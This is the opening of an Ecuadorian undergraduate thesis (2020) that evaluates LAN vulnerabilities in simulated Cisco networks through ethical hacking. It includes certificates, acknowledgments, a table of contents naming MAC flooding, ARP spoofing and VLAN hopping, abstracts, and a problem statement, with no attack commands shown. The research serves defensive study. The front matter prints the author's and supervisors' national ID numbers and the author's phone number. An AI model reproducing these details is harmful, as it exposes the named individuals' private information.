



**UNIVERSIDAD DE GUAYAQUIL
FACULTAD DE INGENIERIA INDUSTRIAL
CARRERA DE INGENIERÍA EN TELEINFORMÁTICA**

**TRABAJO DE TITULACIÓN
PREVIO A LA OBTENCIÓN DEL TÍTULO DE
INGENIERO EN TELEINFORMÁTICA**

**ÁREA
TECNOLOGÍA DE LA INFORMACIÓN Y
COMUNICACIÓN**

**TEMA
“EVALUACIÓN DE VULNERABILIDADES EN EQUIPOS
CISCO A NIVEL DE REDES LAN A TRAVÉS DE
TÉCNICAS DE HACKING”**

**AUTOR
RODRIGUEZ GUTIERREZ BYRON LUIS**

**DIRECTORA DEL TRABAJO
ING. CASTILLO LEÓN ROSA ELIZABETH, MG.**

GUAYAQUIL, JULIO 2020



ANEXO XI.- FICHA DE REGISTRO DE TRABAJO DE TITULACIÓN



FACULTAD DE INGENIERÍA INDUSTRIAL CARRERA INGENIERÍA EN TELEINFORMÁTICA

REPOSITORIO NACIONAL EN CIENCIA Y TECNOLOGÍA			
FICHA DE REGISTRO DE TRABAJO DE TITULACIÓN			
TÍTULO Y SUBTÍTULO:	Evaluación de vulnerabilidades en equipos Cisco a nivel de redes LAN a través de técnicas de hacking.		
AUTOR(ES) (apellidos/nombres):	Rodriguez Gutierrez Byron Luis		
REVISOR(ES)/TUTOR(ES) (apellidos/nombres):	Ing. Andrade Greco Plinio / Ing. Castillo León Rosa Elizabeth		
INSTITUCIÓN:	Universidad de Guayaquil		
UNIDAD/FACULTAD:	Facultad de Ingeniería Industrial		
MAESTRÍA/ESPECIALIDAD:			
GRADO OBTENIDO:	Ingeniería en teleinformática		
FECHA DE PUBLICACIÓN:	20/10/2020	No. DE PÁGINAS:	87
ÁREAS TEMÁTICAS:	Tecnología de la Información y Comunicación		
PALABRAS CLAVES/ KEYWORDS:	Técnicas hacking, GNS-3, amenazas en redes LAN, cisco.		
RESUMEN/ABSTRACT (150-250 palabras):			
<p>En la actualidad todas las redes empresariales hacen uso de algún medio guiado o no para poder compartir información a través de diferentes dispositivos de red como lo es la marca Cisco debido a su posicionamiento, esto ha permitido una mejora en la comunicación en los campos de aplicación, sin embargo surgen ciertos inconvenientes debido a las vulnerabilidades presentadas en estos dispositivos, donde mediante amenazas humanas se busca afectar a la integridad, disponibilidad y confiabilidad de la seguridad de la información en entorno de redes LAN. Razón por la cual se desarrolló un modelo de red simulado en GNS-3 que busca mediante técnicas hacking encontrar las vulnerabilidades que presentan los equipos Cisco a la hora de su despliegue en los entornos de redes LAN e identificar de qué manera proteger los sistemas de red.</p> <p>Nowadays all business networks use some guided or not guided means to be able to share information through different network devices such as the Cisco brand due to its position, this action has allowed communication improvement the application field, however, certain inconveniences arise due to the vulnerabilities presented in these devices where with human threats the information security in the LAN environment seek to affect the integrity, availability and reliability among networks. Reason why a simulated network model was developed in GNS-3 that seeks through hacking techniques to find the vulnerabilities presented by Cisco equipment when deploying in</p>			

LAN network environments and identify how to protect network systems.

ADJUNTO PDF:	SI X	NO
CONTACTO CON AUTOR/ES:	Teléfono: 0967851217	E-mail: byron.rodriquezg@ug.edu.ec
CONTACTO CON LA INSTITUCIÓN:	Nombre: Ing. Ramón Maquilón Nicola, MG.	
	Teléfono: 593-2658128	
	E-mail: direccionTi@ug.edu.ec	



**ANEXO XII.- DECLARACIÓN DE AUTORÍA Y DE
AUTORIZACIÓN DE LICENCIA GRATUITA**



**INTRANSFERIBLE Y NO EXCLUSIVA PARA EL USO NO COMERCIAL DE LA OBRA
CON FINES NO ACADÉMICOS**

**FACULTAD DE INGENIERÍA INDUSTRIAL
CARRERA INGENIERÍA EN TELEINFORMÁTICA**

LICENCIA GRATUITA INTRANSFERIBLE Y NO COMERCIAL DE LA OBRA CON
FINES NO ACADÉMICOS

Yo, **RODRIGUEZ GUTIERREZ BYRON LUIS**, con C.C. No. **0942132556**, certifico que los contenidos desarrollados en este trabajo de titulación, cuyo título es **“EVALUACIÓN DE VULNERABILIDADES EN EQUIPOS CISCO A NIVEL DE REDES LAN A TRAVÉS DE TÉCNICAS DE HACKING”** son de mi absoluta propiedad y responsabilidad, en conformidad al Artículo 114 del CÓDIGO ORGÁNICO DE LA ECONOMÍA SOCIAL DE LOS CONOCIMIENTOS, CREATIVIDAD E INNOVACIÓN*, autorizo la utilización de una licencia gratuita intransferible, para el uso no comercial de la presente obra a favor de la Universidad de Guayaquil.

RODRIGUEZ GUTIERREZ BYRON LUIS
C.C.No. 0942132556



ANEXO VII.- CERTIFICADO PORCENTAJE DE SIMILITUD

FACULTAD DE INGENIERÍA INDUSTRIAL CARRERA INGENIERÍA EN TELEINFORMÁTICA



Habiendo sido nombrada ING. ROSA ELIZABETH CASTILLO LEÓN MG, tutora del trabajo de titulación certifico que el presente trabajo de titulación ha sido elaborado por RODRIGUEZ GUTIERREZ BYRON LUIS, C.C.: 0942132556, con mi respectiva supervisión como requerimiento parcial para la obtención del título de INGENIERO EN TELEINFORMÁTICA.

Se informa que el trabajo de titulación: EVALUACIÓN DE VULNERABILIDADES EN EQUIPOS CISCO A NIVEL DE REDES LAN A TRAVÉS DE TÉCNICAS DE HACKING, ha sido orientado durante todo el periodo de ejecución en el programa Antiplagio URKUND quedando el 0% de coincidencia.

The screenshot displays the URKUND web interface. On the left, document details are listed: Document (RODRIGUEZ GUTIERREZ BYRON LUIS.docx), Submitted (2020-10-01 11:11), Submitted by (byron.rodriguez@ug.edu.ec), Receiver (rosa.castillo@ug@analysis.orkund.com), and Message (Show full message). A green box indicates '0% of this approx. 29 pages long document consists of text present in 0 sources.' On the right, the 'Sources' tab is active, showing a table with columns 'Rank' and 'Path/Filename'. The table is empty. Below the table, there are buttons for 'Alternative sources' and 'Sources not used'. At the bottom, a toolbar includes icons for document view, navigation, and actions like '0 Warnings', 'Reset', 'Export', and 'Share'. The main content area shows the document title 'TEMA "EVALUACIÓN DE VULNERABILIDADES EN EQUIPOS CISCO A NIVEL DE REDES LAN A TRAVÉS DE TÉCNICAS DE HACKING"', the author 'AUTOR RODRIGUEZ GUTIERREZ BYRON LUIS', and the section 'Introducción' with the first paragraph of the text.

<https://secure.orkund.com/view/76949520-828916-802352>

ING. ROSA ELIZABETH CASTILLO LEÓN
DOCENTE TUTOR
C.C. 0922372610
FECHA: 02 DE OCTUBRE DE 2020



**ANEXO VI. - CERTIFICADO DEL DOCENTE-TUTOR
DEL TRABAJO DE TITULACIÓN**

**FACULTAD DE INGENIERÍA INDUSTRIAL
CARRERA INGENIERÍA EN
TELEINFORMÁTICA**



Guayaquil, 02 de octubre de 2020

Sra.

Ing. Annabelle Lizarzaburu Mora, MG.

Directora de Carrera Ingeniería en Teleinformática / Telemática

FACULTAD DE INGENIERÍA INDUSTRIAL DE LA UNIVERSIDAD DE GUAYAQUIL
Ciudad. -

De mis consideraciones:

Envío a Ud. el Informe correspondiente a la tutoría realizada al Trabajo de Titulación **EVALUACIÓN DE VULNERABILIDADES EN EQUIPOS CISCO A NIVEL DE REDES LAN A TRAVÉS DE TÉCNICAS DE HACKING** del estudiante **RODRIGUEZ GUTIERREZ BYRON LUIS**, indicando que ha cumplido con todos los parámetros establecidos en la normativa vigente:

- El trabajo es el resultado de una investigación.
- El estudiante demuestra conocimiento profesional integral.
- El trabajo presenta una propuesta en el área de conocimiento.
- El nivel de argumentación es coherente con el campo de conocimiento.

Adicionalmente, se adjunta el certificado de porcentaje de similitud y la valoración del trabajo de titulación con la respectiva calificación.

Dando por concluida esta tutoría de trabajo de titulación, **CERTIFICO**, para los fines pertinentes, que el estudiante está apto para continuar con el proceso de revisión final.

Atentamente,

A handwritten signature in blue ink, appearing to read 'R. Castillo León', written over a horizontal line.

ING. ROSA ELIZABETH CASTILLO LEÓN, MG.

C.C. 0922372610

FECHA: 02 DE OCTUBRE DE 2020



**ANEXO VIII.- INFORME DEL DOCENTE
REVISOR FACULTAD DE INGENIERÍA
INDUSTRIAL CARRERA INGENIERÍA EN
TELEINFORMÁTICA**



Guayaquil, 15 de Octubre de 2020.

Sr (a).

Ing. Annabelle Lizarzaburu Mora, MG.

Director (a) de Carrera Ingeniería en Teleinformática / Telemática

FACULTAD DE INGENIERÍA INDUSTRIAL DE LA UNIVERSIDAD DE GUAYAQUIL
Ciudad. -

De mis consideraciones:

Envío a Ud. el informe correspondiente a la REVISIÓN FINAL del Trabajo de Titulación **“EVALUACIÓN DE VULNERABILIDADES EN EQUIPOS CISCO A NIVEL DE REDES LAN A TRAVÉS DE TÉCNICAS DE HACKING”** del estudiante **RODRÍGUEZ GUTIÉRREZ BYRON LUIS**. Las gestiones realizadas me permiten indicar que el trabajo fue revisado considerando todos los parámetros establecidos en las normativas vigentes, en el cumplimiento de los siguientes aspectos:

Cumplimiento de requisitos de forma:

El título tiene un máximo de 17 palabras.

La memoria escrita se ajusta a la estructura establecida.

El documento se ajusta a las normas de escritura científica seleccionadas por la Facultad. La investigación es pertinente con la línea y sublíneas de investigación de la carrera.

Los soportes teóricos son de máximo 5 años. La propuesta presentada es pertinente.

Cumplimiento con el Reglamento de Régimen Académico:

El trabajo es el resultado de una investigación.

El estudiante demuestra conocimiento profesional integral.

El trabajo presenta una propuesta en el área de conocimiento.

El nivel de argumentación es coherente con el campo de conocimiento.

Adicionalmente, se indica que fue revisado, el certificado de porcentaje de similitud, la valoración del tutor, así como de las páginas preliminares solicitadas, lo cual indica el que el trabajo de investigación cumple con los requisitos exigidos.

Una vez concluida esta revisión, considero que el estudiante está apto para continuar el proceso de titulación. Particular que comunicamos a usted para los fines pertinentes.

Atentamente,

ING. PLINIO ANDRADE GRECO, MBA
C.C:0907921951

Dedicatoria

Primeramente, a Dios él fue uno de los pilares más importante en mi vida porque a pesar de las dificultades y adversidades que se dieron en el transcurso de mi Carrera como Ingeniero en Teleinformática siempre pude contar con él, en los malos y buenos momentos, sin el yo no sería nadie.

A mi padre Luis Arturo Rodríguez Flores por siempre apoyarme a darme consejos, que a pesar de la distancia él siempre estuvo hay para mí.

También quiero dedicárselo a mis tíos, Yolanda Soria Flores, Ángel Delgado Reyes, Martina Gutiérrez, Guillermo Gutiérrez, que fueron unas las persona que más me apoyaron en este camino para salir adelante que sin su ayuda nunca hubiera llegado a donde estoy ahora.

A mis amigos y compañeros por siempre darme el valor de no rendirme, aconsejarme y su apoyo incondicional por haber compartidos buenos momentos que marcaron grandes recuerdos para mí.

Agradecimiento

Le agradezco mucho a Dios, por permitirme vivir estos momentos de alegría, ayudarme y apoyarme en todo el proceso como estudiante de la Carrera de Ingeniería en Teleinformática, es cierto que hubo momentos muy difíciles en el transcurso de mis estudios, pero todos ellos con la ayuda del señor y con fe pude sobresalir y seguir para delante cumpliendo uno de mis sueños.

A mi Padre Luis Rodríguez, Hermanos y Abuelos que siempre me apoyaron desde pequeño convirtiéndome en una persona muy respetuosa y responsable en el transcurso de mi vida otorgándome buenos valores y cumplimiento sin duda alguna les agradezco de todo corazón y a pesar de que mis abuelos ya están en el cielo este título es por ustedes.

A mis tíos Martina Gutiérrez, Guillermo Gutiérrez y en especial a la Familia Delgado Soria que sin duda alguna fueron los que más me apoyaron dándome un lugar donde vivir en la Ciudad de Guayaquil ya que por problema económico no contaba con lo suficiente como para alquilar un departamento, les debo mucho y esta meta no la pude cumplir sin ustedes, mil gracias.

A mis amigos y compañeros que estuvieron conmigo desde el principio hasta el final de esta meta, apoyándome, aconsejándome, dándome ánimo para seguir adelante y no rendirme porque es verdad que hubo momentos muy difíciles, pero gracias a ellos los supere todos y este logro es también por ustedes uno de los muchos que cumpliré en el camino que me espera.

A mi Tutora y Revisor de Tesis que sin duda alguna gracias a sus conocimiento y experiencia me han guiado por el camino correcto, haciendo que este proceso que a pesar de que fue complicado y muy cansado se pudo lograr, gracias por sus consejos, dedicación, compromiso y enseñanzas impartidas para completar mi formación profesional.

Índice general

N°	Descripción	Pág.
	Introducción	1

Capítulo I

El Problema

N°	Descripción	Pág.
1.1.	Planteamiento del problema	2
1.2.	Causas y consecuencias del problema	3
1.3.	Delimitación del problema	3
1.4.	Formulación del problema	4
1.5.	Evaluación del problema	4
1.6.	Justificación e importancia	5
1.7.	Objetivos de la investigación	5
1.7.1.	Objetivo General	5
1.7.2.	Objetivos Específicos	5
1.8.	Alcance	6

Capítulo II

Marco Teórico

N°	Descripción	Pág.
2.1	Antecedentes	7
2.2	Fundamentación teórica	9
2.2.1	La definición de la información	9
2.2.2	Importancia de la Seguridad de la Información	9
2.2.3	Objetivos de la seguridad informática	10
2.2.4	Elementos fundamentales de una red	10
2.2.5	Métodos de hacking básicos	11
2.2.6	Topologías de red más comunes	12

N°	Descripción	Pág.
2.2.7	Amenazas a la red	12
2.2.8	Tipos de Vulnerabilidades Informáticas	12
2.2.9	Tipos de ataques a redes LAN más comunes	13
2.2.10	Tipo de atacantes	15
2.2.11	Tipos de hacker y consideraciones	15
2.2.12	Tipos de ataques a nivel de redes LAN	16
2.2.13	Amenazas de red	19
2.2.14	Sistemas operativos para pruebas de vulnerabilidad	21
2.2.15	Herramientas de simulación	21
2.2.16	Analizadores de tráfico	22
2.3	Marco legal	23
2.4	Fundamentación Social	24

Capítulo III

Propuesta

N°	Descripción	Pág.
3.1	Metodología explicativa	25
3.2	Metodología deductiva	25
3.3	Metodología Bibliográfica	25
3.4	Comparación de sistemas operativos aptos para simuladores	26
3.5.	Análisis de los diferentes vendors de red y su impacto	26
3.6.	Análisis general de las marcas de equipos más utilizadas en redes	28
3.7.	Comparativa de marcas desde el punto de seguridad y uso	28
3.8.	Comparativa de los diferentes simuladores de red	30
3.9.	Ataques a seguridad de redes dentro de entornos simulados	31
3.9.1	Ataque por inundación de direcciones MAC	31
3.9.2.	Suplantación de direcciones	37

N°	Descripción	Pág.
3.9.3.	VLAN HOOPING ATTACK	44
3.10.	Formas de prevención a ataques presentados	51
3.10.1.	Mac Flooding Attack – Prevención Port-Security	51
3.10.2.	Arp Spoofing – Prevención (DAI) Dynamic ARP Inspection	51
3.10.3.	VLAN Hopping Attack – Prevención desactivación del protocolo DTP	52
3.11.	Análisis de resultados	52
3.12.	Conclusiones y recomendaciones	54
3.13.1.	Conclusiones	54
3.13.2	Recomendaciones	55
	Bibliografía	68

Índice de tablas		
Nº	Descripción	Pág.
1.	Simulador de red GNS3 y compatibilidad para sistemas operativos.	26
2.	Simulador EVE-NG y compatibilidad para los sistemas operativos.	26
3.	Comparativa de las marcas desde el punto de routing.	27
4.	Comparativa de las marcas desde el punto de switching.	27
5.	Simulador de red para crear ambientes hacking.	30
6.	Requerimiento mínimo para uso de simuladores de red.	31

Índice de figuras

Nº	Descripción	Pág.
1.	Causa y efecto del problema.	3
2.	Cuadrante mágico de Gartner 2018.	29
3.	Entorno del primer ataque.	32
4.	Configuración del router.	33
5.	Configuración del switch 1.	33
6.	Configuración del switch 2.	34
7.	Configuración de PC.	35
8.	Verificación de Ping a equipos virtuales.	35
9.	Ejecución de macof desde máquina de atacante.	36
10.	Ejecución del ataque desde el punto de vista del atacante.	36
11.	Ejecución del ataque desde cualquier otro punto de acceso.	37
12.	Captura de tráfico en Wireshark.	37
13.	Entorno del segundo ataque.	38
14.	Configuración de un servidor local en el Router internet.	39
15.	Prueba de conectividad a los equipos de red como agregación de GW	39
16.	Accediendo al sitio web a través de equipo Kali Linux.	40
17.	Sitio web cargado de manera local.	40
18.	Captura de tráfico en respuesta a petición de usuario local Wireshark	41
19.	Mac Spoofing desde el terminal del atacante en la intranet.	42
20.	Resultados de ataque, elaborado por Byron Rodriguez Gutierrez.	42
21.	Intercepción de tráfico en Wireshark.	43
22.	Permite conexión normal a tráfico ya interceptado.	43
23.	Accediendo a sitio web.	43
24.	Tráfico leído por atacante sin sospechas.	44
25.	Creación de escenario para ataque VLAN Hopping.	45
26.	Escenario creado para ataque VLAN Hopping.	45
27.	Mostrando información en interfaz del switch.	46
28.	Habilitando YERSINIA desde máquina atacante.	47
29.	Entorno YERSINIA.	47
30.	Mostrando información en interfaz del switch.	48
31.	Negociación del trunk creado desde YERSINIA.	48

N°	Descripción	Pág.
32.	Ejecución de comandos desde el terminal del atacante.	49
33.	Salto de VLAN entre VLAN 10 y 20 desde máquina atacante.	50
34.	Captura de tráfico desde Wireshark en máquina atacante.	51
35.	Modos de negociación del protocolo DTP.	52

Índice de anexos

Nº	Descripción	Pág.
1.	Sección Marco Legal	57
2.	Instalación de VirtualBox 5.2.44 en Windows 10	59
3.	Fase final del proceso de instalación de VirtualBox	59
4.	Instalación de las máquinas virtuales	60
5.	Instalación de VMware Workstation Pro	60
6.	Se acepta los términos de licencia y se procede con la instalación	61
7.	Interfaz de VMware Workstation Pro	61
8.	Instalación de GNS3 en Windows 10	62
9.	Instalación de componentes de GNS3	62
10.	Proceso de instalación de GNS3	63
11.	Instalación de Wireshark	63
12.	Instalación culminada de GNS3 y de Wireshark	64
13.	Interfaz de GNS3	64
14.	Interfaz de GNS3 para añadir máquinas virtuales	65
15.	Interfaz de GNS3 para añadir Linux Ubuntu y Kali	65
16.	Interfaz de GNS3 para añadir Linux Ubuntu y Kali 2	66
17.	Interfaz de GNS3 para añadir VM a los entornos de simulación	66
18.	Interfaz de GNS3 para añadir Switches a entornos	67
19.	Interfaz de GNS3 para añadir Routers a entornos	67



ANEXO XIII.- RESUMEN DEL TRABAJO DE TITULACIÓN (ESPAÑOL)



FACULTAD DE INGENIERÍA INDUSTRIAL CARRERA INGENIERÍA EN TELEINFORMÁTICA

“EVALUACIÓN DE VULNERABILIDADES EN EQUIPOS CISCO A NIVEL DE REDES LAN A TRAVÉS DE TÉCNICAS DE HACKING”

Autor: Rodriguez Gutierrez Byron Luis

Tutora: Castillo León Rosa Elizabeth

Resumen

En la actualidad todas las redes empresariales hacen uso de algún medio guiado o no para poder compartir información a través de diferentes dispositivos de red como lo es la marca Cisco debido a su posicionamiento, esto ha permitido una mejora en la comunicación en los campos de aplicación, sin embargo surgen ciertos inconvenientes debido a las vulnerabilidades presentadas en estos dispositivos, donde mediante amenazas humanas se busca afectar a la integridad, disponibilidad y confiabilidad de la seguridad de la información en entorno de redes LAN. Razón por la cual se desarrolló un modelo de red simulado en GNS-3 que busca mediante técnicas hacking encontrar las vulnerabilidades que presentan los equipos Cisco a la hora de su despliegue en los entornos de redes LAN e identificar de qué manera proteger los sistemas de red.

Palabras Claves: Técnicas hacking, amenazas en redes LAN, cisco, GNS-3.



**ANEXO XIV.- RESUMEN DEL TRABAJO DE
TITULACIÓN (INGLÉS)**



**FACULTAD DE INGENIERÍA INDUSTRIAL
CARRERA INGENIERÍA EN TELEINFORMÁTICA**

**"VULNERABILITIES EVALUATION IN CISCO EQUIPMENT AT LAN
NETWORK LEVEL THROUGH HACKING TECHNIQUES "**

Author: Rodriguez Gutierrez Byron Luis

Advisor: Castillo León Rosa Elizabeth

Abstract

Nowadays all business networks use some guided or not guided means to be able to share information through different network devices such as the Cisco brand due to its position, this action has allowed communication improvement the application field, however, certain inconveniences arise due to the vulnerabilities presented in these devices where with human threats the information security in the LAN environment seek to affect the integrity, availability and reliability among networks. Reason why a simulated network model was developed in GNS-3 that seeks through hacking techniques to find the vulnerabilities presented by Cisco equipment when deploying in LAN network environments and identify how to protect network systems.

Keywords: Hacking techniques, threats in LAN networks, Cisco, GNS-3.

Introducción

Hoy en día tecnología ha tenido un avance exponencial en los diferentes ámbitos de aplicación tales como la medicina, la seguridad, la educación, la comunicación, entre otros lo que ha permitido un desarrollo constante y beneficioso para el ser humano, (Sevilla, 2020). Su gran avance tecnológico ha aportado en el desarrollo de nuevas tendencias y maneras de comunicación donde partir de la década de los 60 surge la primera red computacional conocida como Arpanet (Advanced Research Projects Agency Network) creada por el Departamento de Defensas de los Estados Unidos (DoD) enfocada a la comunicación entre instituciones académicas y estatales, (Packard, 2020).

Actualmente las empresas usan este tipo de tecnologías para interconectar dispositivos de manera internas como externas con el objetivo de obtener o compartir información de valor a diferentes puntos, sucursales o diferentes lugares en un tiempo mínimo desplazando al antiguo servicio de correo, (Medina & Beltrán, 2017).

Por lo general las PYMES al ser implementadas en la red hacen uso de diferentes dispositivos, ancho de banda, mediciones de latencia, jitter, configuración de su extranet como intranet, seguridad a nivel de capa 3, líneas de abonados con alta velocidad de transmisión por lo general de manera simétrica, equipos escalables, tolerantes a fallas y personal técnico que se encargue de monitorear el rendimiento de la red a través de técnicas de routing como QoS para un funcionamiento eficiente, pero omiten ciertas seguridades en los equipos de capa 2 y 3 que son vulnerables a nivel de redes LAN donde mediante técnicas de hacking como VLAN Hopping Attack, Snoofing Activo y Pasivo, Denial of Service (DoS), entre otros, se puede conseguir acceso en la red ocasionando serios problemas en una PYMES a tal punto colapsar toda la infraestructura en donde ejecutan sus servicios, robar información, analizar el tráfico que pasa por la red y tomar decisiones de ataques, (Reyes, 2016).

El presente trabajo de investigación pretende demostrar ciertas vulnerabilidades que existen a nivel de redes LAN en equipos de red CISCO simulados dentro de GNS3 el cual posee las cualidades necesarias para la correcta practica y a través de técnicas de hacking ético con la finalidad de conocer las amenazas que pueden existir y que problemas pueden generar si no se tienen las correctas medidas de seguridad al momento de configurar, manejar los equipos, posteriormente se pretende realizar un monitoreo de tráfico para ver de qué manera la red ha sido vulnerada con la ayuda de herramientas de red tales como WireShark.

Capítulo I

El Problema

1.1. Planteamiento del problema

Hoy en día las empresas consideran muy valiosa la protección de la información que manejan dentro o fuera de su empresa. De modo que realizan técnicas necesarias para no ser expuestos a problemas de seguridad que generan pérdidas como robo de información, suplantaciones, entre otros, para ello se requiere personal con el conocimiento necesario acerca de los diferentes tipos de vulnerabilidades informáticas que existen en la red.

Cisco (2015) indica que para el año 2021 habrá un total de más de 50 millones de dispositivos alrededor del mundo conectados a internet donde gran parte de ellos están enfocados en las pequeñas y medianas empresas que compiten en diferentes ámbitos mercantiles con la finalidad de ser consideradas entre las demás, aplicando técnicas de desarrollo en conjunto con los avances tecnológicos que existen.

Un factor muy importante de considerar es el diseño de red planteado por las PYMES con la finalidad de poder controlar o compartir recursos que existen dentro de una red como por fuera de ella a través de equipos que provean las mejores soluciones optando la mayoría de las veces por implementar equipos de marca Cisco entre los diferentes proveedores que existen como Mikrotik, Fortinet o incluso Huawei. Debido a la popularidad en el mercado de las telecomunicaciones, gran parte de la gama de equipos como switch y router actualmente poseen vulnerabilidades que la mayoría de los técnicos desconocen, ocasionando ataques que pueden causar problemas y generen un alto costo en soluciones, problemas de productividad, eficiencia o la pérdida de datos afectando a su desarrollo y modo de operación.

El tipo de vulnerabilidades que existe es presentado a nivel de redes LAN lo que provoca que redes de pequeña y mediana escala sufran robo de información, ataque a equipos a tal punto de colapsar sus sistemas en este caso alojado en servidores o redirigir tráfico a un host desconocido el cual puede tomar información importante y sacar provecho de esta, lo que desencadena preocupación y gastos elevados para la realización de auditorías, mejoras de implementación y análisis del tráfico.

Otro punto importante que considerar es que gran parte de la seguridad que se aplica en este tipo de redes es a nivel de capas superiores dejando las redes ethernet expuestas de forma interna llegando hacer atacadas incluso a veces por el propio personal interno de la empresa.

1.2. Causas y consecuencias del problema

Se presenta en el siguiente trabajo de investigación las causas que genera un problema y los debidos efectos que responde al problema que los genera y que puede tener una empresa en vulnerabilidad informática, a continuación, se detalla en tabla 1.




Figura 1. Causas y efectos del problema, elaborada por el autor.

1.3. Delimitación del problema

La simulación en la cual se realizan las evaluaciones a equipos de red se lleva a cabo en un ordenador de escritorio con sistema operativo Windows 10.

Para el uso de las técnicas de hacking se debe determinar el equipo y el entorno en el cual va a ser evaluado.

Detectar posibles amenazas y vulnerabilidades comunes o más frecuentes en equipos implementados en campo real (físicos).

1.4. Formulación del problema

Así ante lo expuesto se responderá la siguiente pregunta ¿Se puede evaluar las vulnerabilidades que existen a nivel de redes LAN en equipos cisco mediante entornos simulados a través de técnicas de ethical hacking?

1.5. Evaluación del problema

Delimitado: La evaluación de la seguridad mediante simulaciones no busca mitigar dificultades del personal en el tema de seguridad informática, más bien se procura difundir herramientas que permita la apreciación de las vulnerabilidades de la seguridad informática mediante escenarios virtuales y así observar dispositivos de red que actualmente se utilizan en el mercado, dado que cada elemento informático es demandado referente a su rol sobre un escenario virtual.

Claro: Las simulaciones y ataques de hacking ético se realizan sobre un ordenador dado que se requiere trabajar con una red virtual obteniendo resultados y tiempos de ejecución muy cercanos a los que se esperaría en trabajos de equipos reales y físicos.

Evidente: En el presente trabajo se evalúa una problemática basada en el diseño de una red de infraestructura virtual que concede las facultades para realizar o ejecutar ataques de hacking ético encontrando posibles vulnerabilidades que pongan en riesgo la seguridad de datos.

Relevante: El impacto que genera dar una visión de las amenazas a las cuales los dispositivos de red implementados en una infraestructura tecnológica de empresas, así como mostrar las distintas tácticas o métodos de poder afectar, sustraer y acceder a los equipos de cualquier organización. Para así dar a conocer posibles salidas o soluciones en cada circunstancia del proceso de hacking ético.

Contextual: Al tener conocimientos de herramientas tecnológicas que facilitan el proceso del cometido que constituye el estudio, además de los equipos a disposición en el mercado mediante acceso a internet posibilita contar con la disponibilidad de documentación de las tecnologías implementadas, así como proyectos desarrollados que sirven como referencias.

Factible: Se cuenta con recursos financieros suficientes y con información necesaria disponible sin costo, dado que las herramientas o softwares de simulaciones que se utilizan son libres por lo cual el costo de las licencias para su uso es ínfimo, dado de que se trata de evaluaciones sobre escenarios virtuales no se requiere demasiado tiempo una

vez ya determinado dichos medios como el tipo de software de virtualización a utilizar y el o los escenarios planteados.

1.6. Justificación e importancia

A nivel mundial, un alto número de pequeñas y medianas empresas sufren ataques a nivel de redes LAN provocados de manera interna por alguien que llega a tener acceso a la red y vulnerarlo, fomentando un gran interés en el campo de la seguridad informática con el objetivo de proteger uno de los activos más importantes para una empresa como lo es la información y datos, para ello en este trabajo de investigación se pretende realizar un entorno simulado con parámetros específicos como protocolos, cantidad de usuarios, entre otros que muestre cuales son los ataques comúnmente más utilizados en equipos de red cisco implementados en las pequeñas y medianas empresas y a su vez indicar la importancia del desarrollo de una investigación que proporcione maneras de poder prevenir estos tipos de ataques y realizar un análisis de tráfico respectivo a través de herramientas especializadas para comprobar que técnicamente la red fue vulnerada, dando una visión del gran impacto que puede tener una intrusión.

Debido a los problemas que existen una solución al conflicto es un modelo simulado que permita realizar diferentes escenarios de prueba a través de varios requerimientos que son necesarios a la hora de diseñar una red PYMES haciendo uso de máquinas virtuales, herramientas de tráfico y un simulador de red para prevenir las amenazas en las redes LAN.

1.7. Objetivos de la investigación

1.7.1. Objetivo General

